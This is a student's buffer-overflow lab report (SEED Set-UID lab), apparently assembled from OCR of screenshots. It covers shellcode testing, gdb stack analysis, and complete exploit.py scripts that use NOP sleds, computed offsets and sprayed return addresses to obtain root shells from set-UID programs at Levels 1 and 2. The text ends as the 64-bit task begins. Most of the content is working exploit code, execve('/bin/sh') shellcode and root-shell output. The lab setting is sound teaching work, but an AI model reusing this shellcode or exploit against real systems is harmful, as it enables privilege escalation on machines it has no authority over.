Buffer Overflow Attack Lab (Set-UID Version)

Task 1: Getting Familiar with Shellcode

1. Task: Invoking the Shellcode

```
[03/17/25]seed@VM:~/.../Labsetup$ cd ~/sns2025/lab3/Labsetup/shellcode
[03/17/25]seed@VM:~/.../shellcode$ /bin/ls -ll
total 8
-rw-rw-r-- 1 seed seed 653 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 312 Dec 22  2020 Makefile
[03/17/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/17/25]seed@VM:~/.../shellcode$ /bin/ls -ll
total 44
-rwxrwxr-x 1 seed seed 15672 Mar 17 03:37 a32.out
-rwxrwxr-x 1 seed seed 16752 Mar 17 03:37 a64.out
-rw-rw-r-- 1 seed seed   653 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 Makefile
[03/17/25]seed@VM:~/.../shellcode$ ./a32.out
$ exit
[03/17/25]seed@VM:~/.../shellcode$ ./a64.out
$ exit
```

When executing ./a32.out and ./a64.out, both programs seem to drop the user into a new shell session ($ prompt), allowing command execution.

Task 2: Understanding the Vulnerable Program

```
[03/17/25]seed@VM:~/.../Labsetup$ /bin/ls
code  shellcode
[03/17/25]seed@VM:~/.../Labsetup$ cd ~/sns2025/lab3/Labsetup/code
[03/17/25]seed@VM:~/.../code$ /bin/ls
brute-force.sh  exploit.py  Makefile  stack.c
[03/17/25]seed@VM:~/.../code$ /bin/ls -l
total 16
-rwxrwxr-x 1 seed seed  270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed  891 Dec 22  2020 exploit.py
-rw-rw-r-- 1 seed seed  965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22  2020 stack.c
[03/17/25]seed@VM:~/.../code$ ll
bash: /usr/local/bin/ls: bin/sh: bad interpreter: No such file or directory
[03/17/25]seed@VM:~/.../code$ /bin/ll
bash: /bin/ll: No such file or directory
[03/17/25]seed@VM:~/.../code$ /bin/ls -ll
total 16
-rwxrwxr-x 1 seed seed  270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed  891 Dec 22  2020 exploit.py
-rw-rw-r-- 1 seed seed  965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22  2020 stack.c
[03/17/25]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

```
[03/17/25]seed@VM:~/.../code$ /bin/ls -ll
total 168
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   891 Dec 22  2020 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Mar 17 03:33 stack-L1
-rwxrwxr-x 1 seed seed 18696 Mar 17 03:33 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Mar 17 03:33 stack-L2
-rwxrwxr-x 1 seed seed 18696 Mar 17 03:33 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 03:33 stack-L3
-rwxrwxr-x 1 seed seed 20120 Mar 17 03:33 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 03:33 stack-L4
-rwxrwxr-x 1 seed seed 20120 Mar 17 03:33 stack-L4-dbg
[03/17/25]seed@VM:~/.../code$ ./stack-L1
Opening badfile: No such file or directory
```

```
[03/17/25]seed@VM:~/.../code$ vi Makefile
```

seed@VM: ~/.../code

```
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 100
L2 = 160
L3 = 200
L4 = 10

all: $(TARGET)

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@


clean:
        rm -f badfile $(TARGET) peda-session-stack*.txt .gdb_history

~
~
~
~
~
~
~
~
"Makefile" 35L, 965C
```

The BUF SIZE value is different and set by four variables L1, ..., L4.

- L1: pick a number between 100 and 400
- L2: pick a number between 100 and 200
- L3: pick a number between 100 and 400
- L4: we will fix this number at 10.

Task 3: Launching Attack on 32-bit Program (Level 1)

1. Investigation

```
[03/17/25]seed@VM:~/.../code$ touch badfile
[03/17/25]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
```

```
gdb-peda$ run
Starting program: /home/seed/sns2025/lab3/Labsetup/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb98 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf80 --> 0xf7fb2000 --> 0x1e8d6c
ESI: 0xf7fb2000 --> 0x1e8d6c
EDI: 0xf7fb2000 --> 0x1e8d6c
EBP: 0xffffcf88 --> 0xffffd1b8 --> 0x0
ESP: 0xffffcb7c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[-------------------------------------stack-------------------------------------]
0000| 0xffffcb7c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb80 --> 0xffffcfa3 --> 0x456
0008| 0xffffcb84 --> 0x0
0012| 0xffffcb88 --> 0x3e8
0016| 0xffffcb8c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb90 --> 0x0
0024| 0xffffcb94 --> 0x0
0028| 0xffffcb98 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcfa3 "V\004") at stack.c:16
16      {
```


```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf30 --> 0xf7fb2000 --> 0x1e8d6c
ESI: 0xf7fb2000 --> 0x1e8d6c
EDI: 0xf7fb2000 --> 0x1e8d6c
EBP: 0xffffcb28 --> 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffcab0 ("1pUVD\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffcab0 ("1pUVD\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
0004| 0xffffcab4 --> 0xffffcf44 --> 0x0
0008| 0xffffcab8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcabc --> 0xf7fc93e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcac0 --> 0x0
0020| 0xffffcac4 --> 0x0
0024| 0xffffcac8 --> 0x0
0028| 0xffffcacc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb28
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcabc
gdb-peda$ p/d 0xffffcabc - 0xffffcb28
$3 = -108
gdb-peda$ quit
[03/17/25]seed@VM:~/.../code$
```

Description:

- (value of ebp) $ebp = 0xffffcb28
- (address of bufer) &buffer = 0xffffcabc
- (Offset calculation) Difference: 0xffffcabc - 0xffffcb28 = -108
- Since it's negative, this means buffer is located before ebp in memory, so the stack grows downward
  ⇒ meaning you may need to adjust your payload.

2. Launching Attacks

```
[03/17/25]seed@VM:~/.../shellcode$ vi call_shellcode.c
```


seed@VM: ~/.../shellcode
seed@VM: ~/.../code
seed@VM: ~/.../shellcode
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
// Binary code for setuid(0)
// 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
const char shellcode[] =
#if __x86_64__
"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;
int main(int argc, char **argv)
{
char code[500];
strcpy(code, shellcode);
int (*func)() = (int(*)())code;
func();
return 1;
}

Open | exploit.py ~/sns2025/lab3/Labsetup/code

exploit.py | stack.c

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb28 + 150 # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
[03/17/25]seed@VM:~/.../code$ vi exploit.py
[03/17/25]seed@VM:~/.../code$ ./exploit.py
```

```
[03/17/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Get a ROOTSHELL

- Explain how the values used in your exploit.py are decided.


start = 517 - len(shellcode)	+ The payload (content) is **517 bytes** long. + The shellcode is placed **near the end** of the payload to maximize buffer space. + len(shellcode) is **25 bytes**. + Placing the shellcode at 517 - 25 = 492 ensures it is at the end	Ensures shellcode is near the end of the buffer
ret = 0xffffcb28 + 150	+ $ebp (Base Pointer) is at **0xffffcb28**, which means the saved return address is **right after this**. + L1: pick a number between 100 and 400. I ch	Points return address into NOP sled/shellcode
offset = 112	+ gdb-peda$ p/d 0xffffcabc - 0xffffcb28 $3 = -108 → buffer is **108 bytes before ebp**. + The return address is **right after ebp**, so the total offset is 108 + 4 = 112	Exact position where EIP is overwritten

- These values are the most important part of the attack

  The success of the **buffer overflow attack** depends on selecting the right values for:

  1. Shellcode Placement (start)
  2. Return Address (ret)
  3. Buffer Offset (offset)

Task 4: Launching Attack without Knowing Buffer Size (Level 2)



```
0004| 0xffffcae0 --> 0xffffcf03 --> 0x90909090
0008| 0xffffcae4 --> 0x0
0012| 0xffffcae8 --> 0x3e8
0016| 0xffffcaec --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
0020| 0xffffcaf0 --> 0x0
0024| 0xffffcaf4 --> 0x0
0028| 0xffffcaf8 --> 0x0
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xffffcf03 '\220' <repeats 112 times>, "\360\313\377\377", '\220' <repeats 84 times>...) at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcee0 --> 0xf7fb2000 --> 0x1e8d6c
ESI: 0xf7fb2000 --> 0x1e8d6c
EDI: 0xf7fb2000 --> 0x1e8d6c
EBP: 0xffffcad8 --> 0xffffcee8 --> 0xffffd118 --> 0x0
ESP: 0xffffca30 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0xa4
   0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
   0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
   0x565562cb <bof+30>: lea    edx,[ebp-0xa8]
   0x565562d1 <bof+36>: push   edx
   0x565562d2 <bof+37>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffca30 --> 0x0
0004| 0xffffca34 --> 0x0
0008| 0xffffca38 --> 0xf7fb02a0 --> 0x0
0012| 0xffffca3c --> 0x7d4
0016| 0xffffca40 ("0pUV.pUV\370\316\377\377")
0020| 0xffffca44 (".pUV\370\316\377\377")
0024| 0xffffca48 --> 0xffffcef8 --> 0x205
0028| 0xffffca4c --> 0x0
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcad8
```

```
gdb-peda$ p &buffer
$2 = (char (*)[160]) 0xffffca30
gdb-peda$ quit
[03/18/25]seed@VM:~/.../code$ ll
total 196
-rw-rw-r-- 1 seed seed   517 Mar 17 11:32 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   979 Mar 17 11:32 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Mar 17 08:45 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed    11 Mar 18 04:18 peda-session-stack-L2-dbg.txt
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack-L1
-rwxrwxr-x 1 seed seed 18696 Mar 17 08:34 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack-L2
-rwxrwxr-x 1 seed seed 18696 Mar 17 08:34 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 08:34 stack-L3
-rwxrwxr-x 1 seed seed 20120 Mar 17 08:34 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 08:34 stack-L4
-rwxrwxr-x 1 seed seed 20120 Mar 17 08:34 stack-L4-dbg
[03/18/25]seed@VM:~/.../code$ vi exploit.py
```

Updated file exploit.py

seed@VM: ~/.../code

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0                   # Change this number
content[517 - len(shellcode):] = shellcode #put shellcode at the end of badfile
# content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffca30 + 400 # Change this number
# offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address

#Spray the buffer with return address
for offset in range(50):
    content[offset*L:offset*4 + L] = (ret).to_bytes(L,byteorder='little')

# content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
~
```

Result after run the new file exploit.py

```
[03/18/25]seed@VM:~/.../code$ vi exploit.py
[03/18/25]seed@VM:~/.../code$ ./exploit.py
[03/18/25]seed@VM:~/.../code$ ll
total 196
-rw-rw-r-- 1 seed seed   517 Mar 18 05:08 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed  1200 Mar 18 05:08 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Mar 17 08:45 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed    11 Mar 18 04:18 peda-session-stack-L2-dbg.txt
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack-L1
-rwxrwxr-x 1 seed seed 18696 Mar 17 08:34 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack-L2
-rwxrwxr-x 1 seed seed 18696 Mar 17 08:34 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 08:34 stack-L3
-rwxrwxr-x 1 seed seed 20120 Mar 17 08:34 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 08:34 stack-L4
-rwxrwxr-x 1 seed seed 20120 Mar 17 08:34 stack-L4-dbg
[03/18/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Get a ROOTSHELL

Description:

- **NOP Sled**: Since the exact buffer size is unknown, placing a large NOP sled at the beginning of the payload ensures that execution slides into the shellcode.
- **Shellcode Placement**: Position the shellcode toward the end of the payload to increase the likelihood of it being executed.
- **Return Address Selection**: The return address should point to somewhere in the NOP sled to increase the probability of reaching the shellcode.
- **Memory Alignment Considerations**: Since the frame pointer is always a multiple of four, aligning our return addresses to these multiples improves reliability.
- **Spray Return Addresses**: Since the buffer size is unknown, placing multiple instances of the return address increases the chance of landing in the correct location.

Task 5: Launching Attack on 64-bit Program (Level 3)

\x48 prefix in instructions ensures compatibility with x86_64 architecture
The shellcode used is:

Open

call_shellcode.c
~/sns2025/lab3/Labsetup/shellcode

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}

```

Investigating the Stack with GDB
In the x64 architecture, the frame pointer is rbp

```
seed@VM: ~/.../code
[03/18/25]seed@VM:~/.../code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.2) 9.2
